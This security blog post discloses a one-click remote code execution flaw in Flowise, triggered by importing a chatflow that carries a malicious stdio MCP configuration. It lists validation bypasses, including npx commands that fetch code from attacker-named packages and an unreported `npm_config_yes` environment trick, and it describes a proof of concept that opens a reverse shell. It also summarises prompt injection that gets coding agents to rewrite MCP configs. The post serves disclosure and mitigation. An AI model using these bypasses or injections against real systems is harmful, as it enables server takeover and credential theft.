Author: @Fenix Qiao
First appeared on https://www.obsidiansecurity.com/blog/when-is-stdio-mcp-actually-a-vulnerability
Post-auth RCE in Flowise (CVE-2026-40933) can be triggered with a single click via a malicious chatflow import - before any save or run. The official patch relies on input validation that is trivially bypassed and fails to address the root cause. We also explore where the boundary between feature and vulnerability actually falls.
TL;DR
Security researchers at Obsidian Security discovered a one-click RCE in Flowise (CVE-2026-40933), an open-source platform for building LLM workflows and AI agents with over 52k GitHub stars. An attacker can fully compromise a server by convincing an authorized user to import a crafted chatflow. Import alone is enough to trigger arbitrary server-side code execution.
The issue stems from Flowise’s Custom MCP tool support. Users can define custom MCP server configurations with the stdio transport, which launches the configured command as a child process on the Flowise server without sandboxing. A malicious chatflow can embed an attacker-controlled MCP configuration, leading to arbitrary server-side code execution at import time. This grants access to the server environment, stored credentials, API keys, and connected SaaS/cloud environments.
Flowise Cloud is not affected, as stdio MCP is disabled. Self-hosted deployments (open-source and enterprise) are vulnerable by default. The current input-validation based fix is easy to circumvent, so the latest version remains affected. If security matters more than functionality, consider disabling stdio MCP by setting CUSTOM_MCP_PROTOCOL=sse.
This finding also points to a broader question. Similar code-execution behaviors have been reported across AI platforms, but vendors have responded inconsistently: some treat them as vulnerabilities, while others call them expected behavior. When a feature is designed to execute code, where do we draw the line between intended functionality and a security flaw? We’ll look at a few concrete cases, including OX Security’s MCP disclosures, and explain how we think about that boundary.
Background
As part of our work to improve the security of the emerging AI application ecosystem, we identify and responsibly disclose vulnerabilities in high-value targets, working with vendors to address issues before they can be exploited.
In previous work, we disclosed a critical account takeover and RCE vulnerability in Langflow (CVE-2025-34291), where multiple weaknesses could be chained into full system compromise. Building on that research, we turned to Flowise as the next target in the same category.
Flowise is an open-source platform for building LLM workflows and AI agents through a visual editor, where users connect models, tools, and external services. Its role as an orchestration layer makes it particularly sensitive from a security perspective.
MCP as a Code Execution Primitive
Stdio MCP
To understand the vulnerability, we first need to look at what stdio MCP is. The MCP protocol defines two standard transports: stdio and Streamable HTTP. In the stdio transport, the user specifies a command, arguments, and environment variables in the client’s MCP config. The client then launches the MCP server as a child process and exchanges JSON-RPC messages with it over stdin/stdout.
For example, a local filesystem MCP server might be configured like this:
1 | { |
stdio MCP is not an accident of the protocol design. Many MCP tools need access to local resources: files, Git repositories, shells, browsers, and sometimes local credentials. In this model, the server is not isolated from the machine. Local access is often the point. The stdio transport also avoids the authentication and exposed-port concerns of network transports, which makes local deployment simpler and helps speed up adoption.
So stdio MCP is, by design, a code execution primitive: the client spawns whatever the config points to, which means anyone who can influence that config gets arbitrary code execution on the host. That may be fine when a local user explicitly configures and launches trusted MCP servers. It becomes a security problem when lower-trust users or untrusted artifacts can influence what gets executed, especially in hosted or shared environments, without safeguards such as sandboxing, allowlisting, or explicit user approval.
Even so, many AI platforms support stdio MCP anyway. Much of the MCP ecosystem was built for local developer workflows, and stdio is the easiest way to reuse those tools without turning every local MCP server into a network service.
Hardening in Flowise

On March 6, 2025, Flowise introduced the Custom MCP Tool in #4136. It passes a user-supplied MCP server configuration to Flowise’s MCPToolkit, which uses the MCP SDK’s StdioClientTransport to spawn the configured command as a child process of the Flowise server, with no sandbox or privilege separation. For example, the following configuration runs touch /tmp/pwn on the Flowise server:
1 | { |
So any user who can create or edit a chatflow can configure a Custom MCP tool that executes arbitrary commands. This bypasses Flowise’s RBAC and effectively grants arbitrary server-side code execution.
Flowise appeared to acknowledge the risk and hardened Custom MCP over several rounds. #5232 introduced CUSTOM_MCP_SECURITY_CHECK, a default-enabled validation layer for Custom MCP configurations.
The checks include:
- Command allowlisting: Only permits a predefined set of commands (
node,npx,python,python3,docker) - Argument validation: Blocks dangerous file paths and directory traversal patterns
- Injection prevention: Prevents shell metacharacters and command chaining
- Environment protection: Restricts modification of critical environment variables (e.g.,
PATH,LD_LIBRARY_PATH,DYLD_LIBRARY_PATH)
Where Validation Falls Short
These checks reduced many obvious paths to command execution, but they did not change the underlying threat model. Custom MCP still allowed users to supply stdio MCP configurations that made the Flowise server launch user-controlled code, and that code could just as easily be attacker-controlled:
npx -y @attacker/foo(npm package)npx -y github:attacker/repo(GitHub repo)npx -y https://gist.github.com/attacker/xx(Git URL)
This was not a clever shell trick or a command-injection edge case. It was valid MCP usage exercising the exact capability Flowise intended to support.
We responsibly disclosed this issue to Flowise and recommended that they isolate stdio MCP processes, or disable stdio MCP by default. Separately, OX Security reported a similar bypass via npx -c.
Both issues were assigned CVE-2026-40933. Flowise then added flag validation in #5741 and #5943 to block risky flags such as -y, -c, --yes, --eval, and similar options when used with allowlisted commands.
That blocked the flag-based execution paths, but it also disrupted part of the feature’s intended behavior.
In #5741, we argued that stdio MCP should be treated as unsafe by default and require explicit opt-in, rather than relying on additional validation checks. Flowise said they wanted to “limit what we know is bad without completely disabling features that users may rely on.”
This tradeoff is understandable. Security and functionality do not always align, and safer designs, such as sandboxing, often take more work to ship without breaking users who depend on the feature.
The Execution Path Remains
With the current input validation in place, does that mean attackers can no longer use Custom MCP to execute arbitrary code?
Not quite. Our research showed that the feature could still be abused. For example:
1 | { |
Here, the environment variable npm_config_yes=true is semantically equivalent to -y, effectively bypassing the flag-based validation.
We did not report this specific case. Additional input validation would not address the underlying issue, and reporting one bypass at a time would only lead to an endless cleanup cycle.
Attack Scenarios

At its core, this is a post-auth server-side RCE. Any user who can create or edit chatflows can add a Custom MCP Tool and supply a malicious stdio MCP configuration. In practice, this requires a malicious insider or a compromised user account.
But we found a quieter path: shared chatflows.
1-click trigger
Flowise encourages users to export chatflows as JSON and share them with the community. A malicious shared chatflow can carry a Custom MCP Tool configuration, so importing the chatflow is enough to place the payload on the canvas.
The command can run earlier than expected. Flowise’s Custom MCP node has an “Available Actions” dropdown that lists the tools exposed by the configured MCP server. To populate that dropdown, the canvas asks the backend to enumerate the server’s tools. With stdio transport, enumeration starts the configured command. Because the dropdown loads when the imported chatflow renders on the canvas, the import alone can spawn the command. The victim may only be importing a promising shared chatflow to see what it does. There is no prompt or approval before server-side execution begins, and no save or run is required. By the time the chatflow appears on the canvas, the system running Flowise may be fully compromised.
Once a post-auth code-execution path exists, any lower-trust input that can influence configuration becomes part of the threat model.
Environment Setup
For testing, we used Flowise 3.1.2, the latest release available at the time, with Docker Compose.
1 | git clone --branch [email protected] --depth 1 https://github.com/FlowiseAI/Flowise.git |
After the containers start, open http://localhost:3000 and set up an account to use the instance.
Proof of Concept
Save the following JSON as Awesome Chatflow.json, then import it from Chatflows -> Add New -> Load Chatflow.
The final payload is hosted in this Gist. In our lab, it creates /tmp/pwned and connects a shell back to 172.17.0.1:6666, Docker’s bridge address for the host.
1 | { |
Impact
OS-level execution with the Flowise process’s privileges, often root in containerized deployments. Every credential stored in the platform is readable. Every connected service is reachable. Flowise in production is typically wired into databases, APIs, and cloud accounts; the blast radius scales with whatever it connects to.
Flowise Cloud is not affected because stdio MCP is disabled. Self-hosted deployments, including open-source and enterprise installs, are vulnerable by default.
Mitigation
If you do not need stdio MCP, turn it off by setting CUSTOM_MCP_PROTOCOL=sse. This is the most effective mitigation. Do not rely on the default CUSTOM_MCP_SECURITY_CHECK alone. As shown above, input validation does not address the underlying issue when the feature still allows user-controlled process execution.
If you do need stdio MCP, treat MCP server configurations as code that will execute in the server environment. Review the MCP servers you allow, pin trusted packages where possible, and be careful when importing shared chatflows from untrusted sources.
Feature or Vulnerability?
Now that we have walked through the Flowise case, let’s zoom out to the bigger question: where do we draw the line between intended functionality and a vulnerability?
OX Security framed stdio MCP command execution as a systemic vulnerability at the core of MCP, arguing that the official SDKs make command execution part of the architecture and that downstream projects inherit the exposure.
Their report identified the same stdio MCP execution pattern across IDEs and coding agents, hosted AI applications, and agent workflow platforms. Anthropic declined to change the protocol, citing the behavior as expected, and several downstream maintainers responded similarly.
We do not think stdio MCP is inherently a vulnerability. The key question is who can influence what gets executed, and under what controls.
Our rule of thumb is: stdio MCP becomes a vulnerability when a lower-trust actor or untrusted artifact can influence what process a higher-trust environment launches, without an authorization boundary, isolation boundary, or explicit user approval.
To make that line clearer, let’s look at a few common scenarios.
Local setups
In a local, single-user setup, security responsibility sits with the user. The MCP client and the stdio MCP server it launches run at the same trust level as the user. Launching a trusted stdio MCP server is no different from running any other CLI the user installed, and is expected behavior. Users who want stronger isolation can run servers in Docker, but this is opt-in hardening, not a baseline requirement. Supply-chain risk for MCP servers is the same as for any npm or PyPI dependency, since that’s how most servers are distributed. Users should apply the same caution.
Prompt injection in coding agents
Prompt injection complicates this picture. OX described IDEs and coding assistants such as Windsurf, Claude Code, Cursor, Gemini CLI, and VS Code as vulnerable to arbitrary command execution when prompt injection can write to the MCP configuration file, since the client will then launch whatever command the new config specifies. Among those cases, Windsurf was the only one that acknowledged and fixed the issue, because exploitation required no user interaction at all.
The other cases require explicit user consent before the MCP configuration file can be modified. That distinction matters because user approval or project trust already carries significant security meaning in these tools. For example, opening a project in Claude Code and marking it as trusted allows hooks defined in the project’s files to execute arbitrary commands. Nobody treats this as a vulnerability, because the user explicitly trusted the project. Editing MCP configuration is just another consent-based path to code execution.
That makes the consent boundary a shared responsibility: vendors should make the risk clear, and users should understand that trusting a project or approving configuration changes can authorize code execution.
Hosted single-user applications
Hosted single-user applications are more debatable. Cases such as GPT Researcher (CVE-2025-65720), Agent Zero (CVE-2026-30624), Langchain-Chatchat (CVE-2026-30617), and Jaaz (CVE-2026-30616) ship as web services. These projects often lack authentication or RBAC by default because they are designed primarily for single-user local use, and many were built with limited security hardening. Functionality was the priority. Even with CVEs assigned, the maintainers treated this as expected local-tool behavior rather than something to patch. If users deploy them beyond localhost, they need to add their own access controls, run them in isolated environments, and keep them off the public internet. They should also avoid importing artifacts from untrusted sources.
Hosted and shared platforms
Hosted and shared platforms are where stdio MCP configuration raises a much stronger security concern. In platforms such as Flowise, Langflow, LiteLLM, and similar hosted AI systems, allowing low-trust users to configure stdio MCP can grant arbitrary code execution within the server environment unless additional isolation or approval boundaries are in place.
Closing Thoughts
When a feature is designed to execute code, an attacker can express malicious behavior inside the valid input space. Input validation can block obvious payloads, but it cannot remove the underlying execution capability.
For features like stdio MCP, developers should document the code-execution risk, keep the feature disabled by default where possible, and give users an explicit switch to enable it.
The stronger mitigations are architectural: restrict execution to pre-approved MCP packages, run every MCP process inside a tightly isolated sandbox, or limit access to administrators.
LiteLLM took the administrator-only route. In CVE-2026-30623, low-privilege internal-user keys could reach a command-execution path. LiteLLM fixed this by requiring the PROXY_ADMIN role. This does not remove the execution primitive, but it moves the risk behind a stricter authorization boundary.
Tradeoffs are everywhere. Safer designs usually mean more boundaries, more checks, and fewer convenient but risky shortcuts. Sometimes they even change how the feature works. All of that costs engineering time. We cannot expect every early project to be perfectly secure from day one. It is understandable that teams optimize for adoption first and harden later. But once these tools become shared infrastructure, the security expectations change.